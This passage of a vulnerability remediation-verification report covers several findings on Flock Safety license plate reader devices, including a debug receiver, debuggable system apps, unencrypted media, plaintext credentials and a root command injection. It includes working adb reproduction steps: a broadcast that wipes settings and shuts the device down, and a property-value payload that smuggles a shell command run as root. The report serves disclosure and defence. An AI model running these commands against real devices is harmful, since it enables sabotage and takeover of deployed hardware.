| <b>Tested version(s)</b>   | PhoneHomeService 6.35.47; platform Supplied primary Falcon/Sparrow/Flex* Android 8.1 system image                                                                                                                                                                                                                                                                                                                                                                                                                |                                  |
| <b>Remediation test</b>    | Anchor each APK by version, hash, signer, and manifest; compare exact APKTool smali for all security-relevant methods; inspect for cross-tool corroboration JADX; trace the two-argument receiver registration through exact current framework DEX to a null required permission; trace attacker-controlled extras through the allowlist and handler to the settings and IPowerManager sinks; join already-proved ADB/ install prerequisites; and avoid executing the destructive action on production hardware. |                                  |

## Remediation test result

This finding was found to not be resolved. PhoneHomeService 6.35.47 retains the same unauthenticated debug receiver and the same end-to-end `update` / `clear` path that erases camera settings and calls privileged system shutdown. The compared original and current manifests are byte-identical; twelve of fourteen compared security-relevant methods are instruction-identical after non-semantic smali normalization, and the two changed methods preserve the vulnerable calls.

## Steps to Reproduce

1. After connecting to the device, send the unauthenticated debug broadcast (note the literal misspelling `flocksaftey` in the action string).
2. The receiver clears settings and powers the device off.

```
adb shell am broadcast -a com.flocksaftey.action.DEBUG_ONE_SHOT --es type update --es metadata '{"type":"clear"}
```

**Reproduction source:** Full Disclosure DEFCON final-cut source

## Tools Used

- adb

## Mitigation

Remove the debug receiver from production builds or gate it behind a signature-level permission and strict caller validation before invoking `clearSettingsAndPowerOff`.

**Public sources:** [Presentation p. 25](#) · [Whitepaper F34, PDF p. 61](#) · [S07](#) · [S09](#)

---

## Remediation verification details

### Remediation testing output / evidence

---

**Evidence basis:** Selected static-analysis and specified offline-validation evidence. Only the dispositive excerpts are included.

## 1. Three-version receiver and sink comparison

**Procedure:** Compare PhoneHome 6.35.23, 6.35.35, and 6.35.47 manifests and normalized receiver, dispatch, wipe, and shutdown methods.

### REMEDIATION TESTING OUTPUT / EVIDENCE

```
VERSION|APK_SHA256|MANIFEST_SHA256|SIGNER_SHA256|VERSION_CODE
6.35.23|1367e0fba5335e21343b7187d79cbd434aa42f9fba268019f02007e92f3f5ba5|
4e76e3f8ca0fca1b1699d7512342d3136ad921ac1f7c90a21fa9a16426974593|
62bc03b1af24171bcc792ba57a9baf4ca1a678fead84563383c1a55f3186189a|6035023
6.35.35|ccf6fd6e53f49a13ccc623fde766769a00d7f83491c5caf7d836fb0dc0199d97|
4e76e3f8ca0fca1b1699d7512342d3136ad921ac1f7c90a21fa9a16426974593|
62bc03b1af24171bcc792ba57a9baf4ca1a678fead84563383c1a55f3186189a|6035035
6.35.47|fb97ff137de903d55042b500f58b3d81a87a2e5a7f1619b54d235f9a6094afe1|
4e76e3f8ca0fca1b1699d7512342d3136ad921ac1f7c90a21fa9a16426974593|
62bc03b1af24171bcc792ba57a9baf4ca1a678fead84563383c1a55f3186189a|6035047
OneShotBroadcastReceiverDebug.smali|onReceive(Landroid/content/Context;Landroid/content/
Intent;)V|627e619f1c6be015a4ddf19b8823696a1df66b903f09b246a3341df2158c2b88|
627e619f1c6be015a4ddf19b8823696a1df66b903f09b246a3341df2158c2b88|
627e619f1c6be015a4ddf19b8823696a1df66b903f09b246a3341df2158c2b88|true|true
OneShotHelper.smali|getOneShotsWithoutSecurityConcerns()Ljava/util/List;|
1aa28ea3c2ae1d4af09c194c4586274897a5cdfb605a480c98b4b9df14fcf3d4|
1aa28ea3c2ae1d4af09c194c4586274897a5cdfb605a480c98b4b9df14fcf3d4|
1aa28ea3c2ae1d4af09c194c4586274897a5cdfb605a480c98b4b9df14fcf3d4|true|true
OneShotHandler$oneshotListener$1.smali|onOneShotRequest(Lcom/flocksafety/android/common/lib/
one_shot/OneShotRequestType;Landroid/os/Bundle;)V|
b3932b6854987103db037b7bbe9173840a19e2fa6187b3d0b75fad2bbbdee15e|
b3932b6854987103db037b7bbe9173840a19e2fa6187b3d0b75fad2bbbdee15e|
b3932b6854987103db037b7bbe9173840a19e2fa6187b3d0b75fad2bbbdee15e|true|true
PhoneHomeService$createOneShotHandler$1.smali|onClearSettingsUpdateRequested()V|
ecde5b5ff42db3c0ed33963a6e8eec454bbbab6d3d780fed805a1d2105ea587a|
ecde5b5ff42db3c0ed33963a6e8eec454bbbab6d3d780fed805a1d2105ea587a|
ecde5b5ff42db3c0ed33963a6e8eec454bbbab6d3d780fed805a1d2105ea587a|true|true
PhoneHomeService$clearSettingsAndPowerOff$1.smali|invokeSuspend(Ljava/lang/Object;)Ljava/lang/
Object;|5b91ef6a1dfc50204415d4a32a93af2dbbf5ebf8c33a81322886b08a50b7f3c8|
5b91ef6a1dfc50204415d4a32a93af2dbbf5ebf8c33a81322886b08a50b7f3c8|
5b91ef6a1dfc50204415d4a32a93af2dbbf5ebf8c33a81322886b08a50b7f3c8|true|true
PhoneHomeService.smali|clearSettingsAndPowerOff()V|
531a4505e241b95cd6e0b35fd431e715a51ee8b77e12d4ab0ca40ceaba1577e3|
531a4505e241b95cd6e0b35fd431e715a51ee8b77e12d4ab0ca40ceaba1577e3|
531a4505e241b95cd6e0b35fd431e715a51ee8b77e12d4ab0ca40ceaba1577e3|true|true
PhoneHomeService.smali|createOneShotHandler()V|
ff7bc9f697dd82b2fc9d37e01e08d1893fe0efbd34cf50793514c71b2e7ff551|
ff7bc9f697dd82b2fc9d37e01e08d1893fe0efbd34cf50793514c71b2e7ff551|
ff7bc9f697dd82b2fc9d37e01e08d1893fe0efbd34cf50793514c71b2e7ff551|true|true
comparison_result=Decoded manifests are byte-identical; 12 of 14 security-relevant methods are
instruction-identical. The two changed methods preserve the receiver registration and Bundle
dispatch used by this path.
```

2. Decisive control path

**Procedure:** Join the cited artifact observations from input through the security decision to the documented result.

REMEDIATION TESTING OUTPUT / EVIDENCE

```
step_1: component=AutoStarter / FlockAutoStartReceiver | decision=BOOT_COMPLETED accepted |
effect=start PhoneHomeService
step_2: component=PhoneHomeService.create | decision=no production/debug gate |
effect=register debug receiver and request handler
step_3: component=ContextImpl.registerReceiver | decision=broadcastPermission=null | effect=no
sender permission required
step_4: component=OneShotBroadcastReceiverDebug | decision=type=update is in the allowed list
| effect=parse metadata and dispatch internal one-shot
step_5: component=OneShotHandler | decision=metadata type maps to clear | effect=invoke
clearSettingsAndPowerOff
step_6: component=clearSettingsAndPowerOff coroutine | decision=no identity, authorization, or
confirmation gate | effect=overwrite settings with empty map and delay 5 seconds
step_7: component=PowerHandler / IPowerManager | decision=platform-signed android.uid.system
app retains REBOOT | effect=shutdown with ClearSettings reason
```

|                             |                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
|-----------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Runtime / evidence boundary | No physical execution is required for the supplied firmware conclusion. The historical broadcast is destructive: an optional runtime transcript should be collected only on a sacrificial or fully backed-up lab unit if independent field-state corroboration is specifically required.                                                                                                                                                                         |
| Closure requirement         | Remove the debug broadcast from production, or protect it with a signature-level permission plus explicit caller validation; remove `update`/`clear` from all unauthenticated paths; require authenticated, authorized, replay-resistant administrative approval for destructive settings changes; separate shutdown privilege from network/broadcast input; and demonstrate that the historical broadcast is rejected without changing settings or power state. |

## Device 2: Falcon / Sparrow / Flex\* License Plate Reader

## FINDING 17: MULTIPLE PRIVILEGED SYSTEM APPS SHIPPED WITH DEBUGGING ENABLED — FALCON/SPARROW/FLEX\* LPR

| REPORT FINDING                                                                                                                                                                              | FINDING 17                                                                                                                                                      | WHITEPAPER: F35<br>LATER DISCLOSURE: F35     |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------|
| Original Whitepaper Finding                                                                                                                                                                 |                                                                                                                                                                 |                                              |
| <b>Type:</b> Insecure Design                                                                                                                                                                | The Falcon/Sparrow/Flex* LPR and Picard/Bravo Compute Box were found to be deployed with a custom Android application suite all of which had debugging enabled. | <b>Historical Whitepaper CVSS Score:</b> 7.9 |
| <b>Threat Context:</b><br>Inexperienced Attacker                                                                                                                                            |                                                                                                                                                                 | <b>Severity:</b> HIGH                        |
| <b>Public Full Disclosure Date:</b> 09/27/2025                                                                                                                                              | <b>Original Whitepaper Impact</b>                                                                                                                               | CVE #: N/A                                   |
|                                                                                                                                                                                             | An attacker with shell access can tamper with the application during runtime. Additionally, this issue was leveraged in other findings.                         |                                              |
| CVSS 4.0 AV:L/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N<br>Historical values reproduced without validation; score/vector inconsistencies remain. Not a current severity assessment. |                                                                                                                                                                 | <b>CWE:</b> CWE-925                          |
| <b>Discovered By:</b><br>Jon Gaines                                                                                                                                                         | <b>Affected Hardware/Software</b>                                                                                                                               | <b>Further Research Recommended:</b> N       |
|                                                                                                                                                                                             | Multiple Applications Picard/Bravo Compute Box & Falcon/Sparrow/Flex* LPR                                                                                       |                                              |

| REMEDATION VERIFICATION        |                                                                                                                                                                                    | UNREMIEDIATED — STILL VULNERABLE |
|--------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------|
| <b>Original version(s)</b>     | Shared-app research inventory contains 6.35.30–6.35.35 and 7.38.3–7.38.5, plus Pisco 6.21.11. No single firmware/app version represents this multi-component finding.              |                                  |
| <b>Tested version(s)</b>       | Supplied primary Flock application suite: 6.35.47. Finding-specific package presence and code path are stated in the remediation evidence.                                         |                                  |
| <b>Remediation test</b>        | Parse every supplied primary Flock APK manifest and join debuggable state to shared UID.                                                                                           |                                  |
| <b>Remediation test result</b> | This finding was found to not be resolved. Nineteen supplied primary 6.35.47 Flock service APKs explicitly declare android:debuggable=true while running under android.uid.system. |                                  |

## Steps to Reproduce

1. Confirm a target app is debuggable via `dumpsys`.
2. Mark it as the persistent debug app and attach a JDWP debugger to tamper in a privileged (system) context.

```
adb shell dumsys package com.flocksafety.android.phonehomeservice | grep -i debuggable
adb shell am set-debug-app --persistent com.flocksafety.android.phonehomeservice
```

Reproduction source: Full Disclosure DEFCON final-cut source

## Tools Used

- adb

## Mitigation

Build production application with the ‘android:debuggable=”false”’ property.

Public sources: [Presentation p. 25](#) · [Whitepaper F35, PDF p. 62](#) · [S07](#) · [S09](#)

## Remediation verification details

### Remediation testing output / evidence

**Evidence basis:** Selected static-analysis and specified offline-validation evidence. Only the dispositive excerpts are included.

**1. Supplied primary privileged-debug manifest census**  
**Procedure:** aapt dump badging/manifest for every primary 6.35.47 Flock APK

REMEDATION TESTING OUTPUT / EVIDENCE

```
primary_flock_apks=20
debuggable_true_and_android.uid.system=19
```

|                             |                                                                                                                                                                                           |
|-----------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Runtime / evidence boundary | Production release acceptance policy and rebuilt APKs; independent manifest/signature checks; effective installed package/UID/debug diagnostic evidence after normal update and recovery. |
| Closure requirement         | Release checks must inspect the delivered package variants and prohibit unauthorized debugger attachment to privileged processes.                                                         |

## Device 2: Falcon / Sparrow / Flex\* License Plate Reader

**FINDING 18: LACK OF PER-FILE ENCRYPTION ON SENSITIVE MEDIA — FALCON/SPARROW/FLEX\* LPR**

| REPORT FINDING                                                                                                                                                                              | FINDING 18                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | WHITEPAPER: F36<br>LATER DISCLOSURE: F36 |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------|
| Original Whitepaper Finding                                                                                                                                                                 |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |                                          |
| Type: Cryptographic Failures                                                                                                                                                                | The Flock Safety Recording App Suite used by the Falcon/Sparrow/Flex* LPRs and Picard/Bravo Compute Box were found to utilize services with insecure run time data policies. Specifically the Capture, motion, ML, and encoding services persist all intermediates and finals directly onto the adoptable /storage/emulated/0/flockMedia/media tree without any per file encryption; once the media-ready property (getprop) completes and the LUKS volume is mounted, every JPEG/YUV/MP4 remains readable, exposing raw evidence to anyone who can access the partition. | Historical Whitepaper CVSS Score: 7.9    |
| Threat Context: Inexperienced Attacker                                                                                                                                                      |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           | Severity: HIGH                           |
| Public Full Disclosure Date: 02/11/2026                                                                                                                                                     | Original Whitepaper Impact                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | CVE #: PENDING                           |
|                                                                                                                                                                                             | An attacker with shell or physical access to an unit can mount the adoptable partition and read every stage from 'capturing' to 'encoded' in cleartext.                                                                                                                                                                                                                                                                                                                                                                                                                   |                                          |
| CVSS 4.0 AV:L/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N<br>Historical values reproduced without validation; score/vector inconsistencies remain. Not a current severity assessment. |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           | CWE: CWE-925                             |
| Discovered By: Jon Gaines                                                                                                                                                                   | Affected Hardware/Software                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | Further Research Recommended: N          |
|                                                                                                                                                                                             | Flock Safety Recording App Suite:<br>com.flocksafety.android.videorecording, com.flocksafety.android.motion, com.flocksafety.android.objects, com.flocksafety.android.encoding, com.flocksafety.android.cameraconfig, com.flocksafety.android.collins, com.flocksafety.android.streaming Picard/Bravo Compute Box & Falcon/Sparrow/Flex* LPR                                                                                                                                                                                                                              |                                          |

## REMEDATION VERIFICATION

UNREMIEDIATED — STILL VULNERABLE

|                     |                                                                                                                                                                       |
|---------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Original version(s) | Shared-app research inventory contains 6.35.30–6.35.35 and 7.38.3–7.38.5, plus Pisco 6.21.11. No single firmware/app version represents this multi-component finding. |
| Tested version(s)   | Supplied primary Flock application suite: 6.35.47. Finding-specific package presence and code path are stated in the remediation evidence.                            |
| Remediation test    | Recover the current private media volume, classify every regular file by content magic, then deterministically sample 32                                              |

|                                |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
|--------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
|                                | records across the path-hash-sorted population with ffprobe while withholding paths and content.                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| <b>Remediation test result</b> | <b>This finding was found not resolved at the per-file layer. The supplied media volume is encrypted at rest with dm-crypt. After the volume was opened offline using key material available in the acquired image, all 27,321 recovered recordings were ordinary MP4 containers by content magic, and every deterministic ffprobe sample parsed as HEVC without an additional per-record decrypt step. This demonstrates the absence of an additional per-file cryptographic layer after volume decryption; it does not demonstrate an absence of encryption at rest.</b> |

## Steps to Reproduce

1. Access an affected device and wait for the media-ready property to return true (getprop <media-ready prop>).
2. List the media tree and note the plain JPEG/YUV/MP4 files.
3. Pull any file and open it locally — it decrypts with no keys or decrypt step.

```
adb shell getprop <media-ready-prop>          # returns true when media staged
adb shell ls -R /storage/emulated/0/flockMedia/media
adb pull /storage/emulated/0/flockMedia/media/<session>/<file>.mp4
```

**Reproduction source:** Full Disclosure DEFCON final-cut source

## Tools Used

- adb

## Mitigation

Implement per file envelope encryption (AES-GCM) using TEE/HSM derived KEKs, rotate DEKs per session, gate every writer on “encrypted and healthy” volume state, encrypt crashpacks and staging folders.

**Public sources:** Presentation p. 26 · Whitepaper F36, PDF p. 63 · S07 · S09

---

## Remediation verification details

### Remediation testing output / evidence

---

**Evidence basis:** Selected static-analysis and specified offline-validation evidence. Only the dispositive excerpts are included.

#### 1. Volume-encryption boundary

**Procedure:** Open the adopted-media mapping read-only with key material present in the supplied outer partition; validate the inner ext4 filesystem

REMEDIATION TESTING OUTPUT / EVIDENCE

```
volume_encryption=dm-crypt aes-cbc-essiv:sha256
encrypted_at_rest=true
offline_decryption_validated=true
raw_key_disclosed=false
per_file_conclusion_scope=post-volume-decryption only
RESULT=The following MP4 tests begin after successful volume decryption and assess whether an
additional per-file encryption layer exists.
```

#### 2. Current recovered-file content types

**Procedure:** find [RECOVERED-MEDIA] -type f -print0 | xargs -0 file --mime-type | aggregate

REMEDIATION TESTING OUTPUT / EVIDENCE

```
27321 video/mp4
4 application/gzip
```

3. Deterministic 32-record ffprobe validation; paths and imagery withheld

**Procedure:** ffprobe -v error -show\_entries  
format=format\_name,duration,size:stream=codec\_type,codec\_name -of json [PATH]

REMEDIATION TESTING OUTPUT / EVIDENCE

```
{
  "sample_count": 32,
  "successful": 32,
  "with_streams": 32,
  "formats": [
    "mov,mp4,m4a,3gp,3g2,mj2"
  ],
  "codecs": [
    "hevc"
  ]
}
```

|                             |                                                                                                                                                                                                                                        |
|-----------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Runtime / evidence boundary | No additional evidence is required to establish the lack of per-file encryption for the complete present recording population. A producer-code trace remains useful for identifying every creation path and designing the remediation. |
| Closure requirement         | Require per-file or equivalent cryptographic and access-isolation controls through capture, processing and export; an unrelated process cannot read a synthetic intermediate.                                                          |

Device 2: Falcon / Sparrow / Flex\* License Plate Reader

FINDING 19: HARDCODED AUTH0 SECRET REMOVED; RESIDUAL PLAINTEXT CREDENTIAL STORAGE — FALCON/SPARROW/ FLEX\* LPR

|                                                                                                                                                                                             |                                                                                                                                                                                                                                                                                   |                                          |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------|
| REPORT FINDING                                                                                                                                                                              | FINDING 19                                                                                                                                                                                                                                                                        | WHITEPAPER: F37<br>LATER DISCLOSURE: F37 |
| Original Whitepaper Finding                                                                                                                                                                 |                                                                                                                                                                                                                                                                                   |                                          |
| Type: Sensitive Data Disclosure                                                                                                                                                             | The Falcon/Sparrow & Picard/Bravo Compute Box were found to use custom Android apps across devices. In this case, the 'Pisco' application installed on multiple devices was found to hardcode a static Auth0 client secret as well as store the Auth0 token and JWT in cleartext. | Historical Whitepaper CVSS Score: 6.6    |
| Threat Context: Inexperienced Attacker                                                                                                                                                      |                                                                                                                                                                                                                                                                                   | Severity: MEDIUM                         |
| Public Full Disclosure Date: 09/27/2025                                                                                                                                                     | Original Whitepaper Impact                                                                                                                                                                                                                                                        | CVE #: CVE-2025-59406                    |
|                                                                                                                                                                                             | An attacker with local access can dump the APKs and extract the hardcoded sensitive information from their APKs.                                                                                                                                                                  |                                          |
| CVSS 4.0 AV:L/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N<br>Historical values reproduced without validation; score/vector inconsistencies remain. Not a current severity assessment. |                                                                                                                                                                                                                                                                                   | CWE: CWE-319                             |
| Discovered By: Jon Gaines                                                                                                                                                                   | Affected Hardware/Software                                                                                                                                                                                                                                                        | Further Research Recommended: N          |
|                                                                                                                                                                                             | Pisco ( com.flocksafety.android.pisco ) Android Application Picard/Bravo Compute Box & Falcon/Falcon/Flex* LPR                                                                                                                                                                    |                                          |
| Notes<br>The severity of this finding has been significantly reduced as per the scope, testing the validity of the Auth0_client, secret, JWT and token was not performed.                   |                                                                                                                                                                                                                                                                                   |                                          |

|                         |                                                                                                                                                                                                                                                                                     |                                                              |
|-------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------|
| REMEDATION VERIFICATION |                                                                                                                                                                                                                                                                                     | PARTIALLY REMEDIATED — RESIDUAL PLAINTEXT CREDENTIAL STORAGE |
| Original version(s)     | Pisco 6.21.11; Sambuca 6.35.18, 6.35.35                                                                                                                                                                                                                                             |                                                              |
| Tested version(s)       | Sambuca 6.35.47; persist supplied 27_persist.img                                                                                                                                                                                                                                    |                                                              |
| Remediation test        | Compared the original Pisco resource/request flow with three Sambuca versions at APKTool/smali and JADX level, traced the current credential/token serialization and request sink, and validated the resulting files and inode metadata directly in the supplied persist partition. |                                                              |
| Remediation test result | This finding was found partially resolved. The historical Pisco embedded client-secret literal is absent from the                                                                                                                                                                   |                                                              |

supplied 6.35.47 source scope, and the replacement credential in persist does not match it. Residual exposure remains because Sambuca serializes the replacement client secret and complete bearer-token artifacts as plaintext JSON under /persist/flock/auth0, and the supplied persist image contains populated files. No issuer endpoint was contacted; current token validity and backend authority are not claimed.

## Steps to Reproduce

1. Decompile the Pisco APK and search for the `auth0_client_secret` string constant.
2. Note the static Auth0 client secret is embedded in cleartext (the original whitepaper left this finding's reproduction body blank).

```
apktool d Pisco-v6.21.11.apk -o pisco_out
grep -R 'auth0_client_secret' pisco_out/
```

- `auth0_client_secret`: [withheld]

**Note:** The severity of this finding has been significantly reduced as per the scope, testing the validity of the Auth0\_client, secret, JWT and token was not performed.

**Reproduction source:** DEF CON companion paper, exact published text

## Tools Used

- Micro USB Cord/USB-C Cord
- adb
- cat

## Mitigation

Do not hardcode static sensitive information across devices. Utilize hashing and encryption where applicable

**Public sources:** [Presentation p. 26](#) · [Whitepaper F37, PDF p. 63](#) · [S07](#) · [S09](#)

## Remediation verification details

### Remediation testing output / evidence

**Evidence basis:** Selected static-analysis and specified offline-validation evidence. Only the dispositive excerpts are included.

## 1. Historical-secret removal and replacement-storage path

**Procedure:** Compare the original Pisco artifact with Sambuca 6.35.47 and trace credential serialization to persist storage.

### REMEDIATION TESTING OUTPUT / EVIDENCE

```
ORIGINAL_PISCO_APK_SHA256=cbf51fa964fbb486d8e9fa75d642d41a8d8299f7c45ed504fbee55fdd216e2c
ORIGINAL_PISCO_SECRET_LENGTH=64
ORIGINAL_PISCO_SECRET_SHA256=9bf9896e0d822c891be3406f955a5a6f6ae1105e337b8d89f66d644a7062ee3c
ORIGINAL_PISCO_REQUEST_SINK=resource auth0_client_secret -> application/x-www-form-urlencoded
client_secret field
CURRENT_PRIMARY_COMPONENT=Sambuca 6.35.47
CURRENT_SAMBUCA_APK_SHA256=a807cb7a2adc58ecfa565d1fb70b20d9346b9012e90f1d640cad4d383b2180a7
ORIGINAL_LITERAL_PRESENT_IN_CURRENT_SCOPED_SOURCE=false
CURRENT_PERSIST_SECRET_MATCHES_ORIGINAL_LITERAL=false
CURRENT_WRITE_SINK=Gson.toJson(FlockAuth0Credentials/FlockAuth0Token) ->
FilesKt.writeText(auth0_cred/auth0_token)
CURRENT_REQUEST_SINK=FlockAuth0Credentials.getClientSecret() -> application/x-www-form-
urlencoded client_secret field
SOURCE_SHA256=0fbad3d10c69d9417f8a1228cbae655c86bfb361bd8fc702069c1f0ea6963692
SOURCE_SHA256=35535c40ac25d1d39f7c3575e42741b2d71d4e817ef15efa203f59761268b226
SOURCE_SHA256=cfcc9f8e7a8fa6cd1d3c800dbbae196ca8a2f2bbc5be4bec448c321abb257377
SOURCE_SHA256=616ad2172707b3cab37ae2ad06c19cc296baa3cea8a0a41d636880ee8883bdfd
```

## 2. Current plaintext persist artifacts and inode proof

**Procedure:** offline JSON/JWT parse plus debugfs stat on supplied 27\_persist.img

### REMEDIATION TESTING OUTPUT / EVIDENCE

#### F37 SUPPLIED 6.35.47 PERSIST EVIDENCE

Source: supplied 27\_persist.img; parsed offline and read-only.

Raw credentials, bearer tokens, device identifiers, JWT subject/client identifiers, timestamps, and key identifiers are withheld. Lengths and one-way hashes preserve artifact comparison without publishing recoverable values.

#### auth0\_cred:

```
bytes=129
keys=clientId,clientSecret
client_id_length=32
client_secret_length=64
current_secret_matches_original_pisco_literal=false
mode=0600 owner=1000:1000 selinux=persist_flock_file
```

#### auth0\_token:

```
bytes=938
keys=access_token,expires_in,refreshBeforeMillis,requestedAt,token_type
jwt_length=819 signature_bytes=256 cryptographic_signature_verified=false
decoded_claim_names=aud,azp,exp,gty,fsn,iat,iss,scope,sub
token_expired_before_report_analysis=true
mode=0600 owner=1000:1000 selinux=persist_flock_file
```

#### frp\_token:

```
bytes=898
keys=access_token,expiry,token_type
jwt_length=815 signature_bytes=256 cryptographic_signature_verified=false
decoded_claim_names=aud,azp,exp,gty,fsn,iat,iss,scope,sub
token_expired_before_report_analysis=true
mode=0600 owner=1000:1000 selinux=persist_flock_file
```

#### directory:

```
mode=0750 owner=1000:1000 selinux=persist_flock_file
```

#### RESULT

The supplied persist image contains a replacement client secret and complete bearer-token artifacts as plaintext JSON. The replacement differs from the historical Pisco literal. No issuer endpoint was contacted and no token validity or backend authority was tested.

#### Runtime / evidence boundary

No physical device is required for the supplied-firmware conclusion. Optional live corroboration must not contact production credential or telemetry endpoints unless that separate activity is explicitly authorized.

#### Closure requirement

Store long-lived client credentials in hardware-backed or device-bound protected storage, do not persist bearer tokens as recoverable plaintext, rotate all exposed material, and provide current artifact plus storage/runtime evidence showing secrets cannot be recovered from an offline partition image.

Device 2: Falcon / Sparrow / Flex\* License Plate Reader

FINDING 20: ROOT COMMAND INJECTION VIA DATA LOG  
CLEANUP SERVICE — FALCON/SPARROW/FLEX\* LPR

|                                                                                                                                                                                                                                                                                                                                             |                                                                                                                                                                                                                                                                                                                                                            |                                          |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------|
| REPORT FINDING                                                                                                                                                                                                                                                                                                                              | FINDING 20                                                                                                                                                                                                                                                                                                                                                 | WHITEPAPER: F38<br>LATER DISCLOSURE: F38 |
| Original Whitepaper Finding                                                                                                                                                                                                                                                                                                                 |                                                                                                                                                                                                                                                                                                                                                            |                                          |
| Type: Insufficient Input Validation                                                                                                                                                                                                                                                                                                         | The 'SystemControlService' service was found to be vulnerable to command injection that is executed with root privileges. In this case, one or more properties are used within the execution of the clean_data_partition.rc and its bash script without input validation. It can also be triggered manually by modifying flock.clean_data_partition value. | Historical Whitepaper CVSS Score: 5.4    |
| Threat Context: Experienced Attacker                                                                                                                                                                                                                                                                                                        |                                                                                                                                                                                                                                                                                                                                                            | Severity: MEDIUM                         |
| Public Full Disclosure Date: 01/23/2025                                                                                                                                                                                                                                                                                                     | Original Whitepaper Impact                                                                                                                                                                                                                                                                                                                                 | CVE #: PENDING                           |
|                                                                                                                                                                                                                                                                                                                                             | An attacker with system level permissions can insert a specifically crafted payload within a specific property that results in root command execution. This results in full device compromise. Additionally an attacker with control of another application within the 'Flock' SELinux context can also trigger this vulnerability.                        |                                          |
| CVSS 4.0 AV:A/AC:H/AT:P/PR:N/UI:N/VC:H/VI:L/VA:N/SC:N/SI:N/SA:N<br>Historical values reproduced without validation; score/vector inconsistencies remain. Not a current severity assessment.                                                                                                                                                 |                                                                                                                                                                                                                                                                                                                                                            | CWE: CWE-78                              |
| Discovered By: Jon Gaines                                                                                                                                                                                                                                                                                                                   | Affected Hardware/Software                                                                                                                                                                                                                                                                                                                                 | Further Research Recommended: N          |
|                                                                                                                                                                                                                                                                                                                                             | DataLog Cleanup Service (flock.clean_data_partition.sh) Picard/Bravo Compute Box & Falcon/Falcon/Flex* LPR                                                                                                                                                                                                                                                 |                                          |
| Notes<br>By default, the Selinux Policy prevents the root commands from being executed, therefore reducing the severity significantly. However, the underlying vulnerability is still there. It is unclear if any of the paths to root, such as the data log cleanup service is used in fielded units at the time of the original research. |                                                                                                                                                                                                                                                                                                                                                            |                                          |

|                          |                                                                                                                                                                                                     |                                  |
|--------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------|
| REMEDiation VERIFICATION |                                                                                                                                                                                                     | UNREMIEdiated — STILL VULNERABLE |
| Original version(s)      | Shared-app research inventory contains 6.35.30–6.35.35 and 7.38.3–7.38.5, plus Pisco 6.21.11. No single firmware/app version represents this multi-component finding.                               |                                  |
| Tested version(s)        | SystemControl 6.35.47 APK SHA-256 a2b30f6d3dd052eee73f4e138b373b71a1b42d6b96afa27763368a946328e115; current cleanup script SHA-256 65cba8c4a48ab1a3ff89f6aabf868b2a1276998481abaefc88b400b1fefdf08f |                                  |

Remediation test

Compare declaration-bounded Java and normalized smali across historical and current SystemControl APKs; execute the exact current vendor script under a source-version-matched mksh R55; validate execution domains and permissions in the current compiled policy.

Remediation test result

**This finding was found to not be resolved. SystemControl 6.35.47 retains the exact vulnerable property-setting method from historical 6.35.23/6.35.35, the current root/init cleanup script still expands both values without validation or safe quoting, and controlled execution of the exact current script produced root-owned proof through two independent injection forms.**

Steps to Reproduce

- 1. The root script reads a device property with `getprop` and uses it unsanitized in a bash `test/find`, executing as UID 0 (`init`).
- 2. Set the retention/size property to a command-injection payload via the system-command-injection primitive from prior findings.
- 3. Trigger the cleanup service (set `flock.clean_data_partition` to 1) and note the payload runs as root.
- 4. Vulnerable script lines: `logs_max_size_in_mb=getprop persist.vendor.flock.data.logs.max_size_mb``` and `find /data/anr -type f -mtime + $logs_retention_in_days -delete`.
- 5. NOTE: SELinux policy blocks execution by default on the analyzed unit; production policy state is unconfirmed.

```
adb shell 'setprop persist.vendor.flock.data.logs.max_size_mb "1 []]; /system/bin/id > /data/local/tmp/flock_root #'
adb shell 'setprop flock.clean_data_partition 1'
adb shell cat /data/local/tmp/flock_root      # uid=0(root) gid=0(root) => root code exec
```

**Note:** By default, the Selinux Policy prevents the root commands from being executed, therefore reducing the severity significantly. However, the underlying vulnerability is still there. It is unclear if any of the paths to root, such as the data log cleanup service is used in fielded units at the time of the original research.

Reproduction source: Full Disclosure DEFCON final-cut source

Tools Used

- adb

## Mitigation

Implement Authentication and Authorization. Do not ship application with debug enabled in production. Validate and sanitize user input before inserting it into anything that is executed, especially as root.

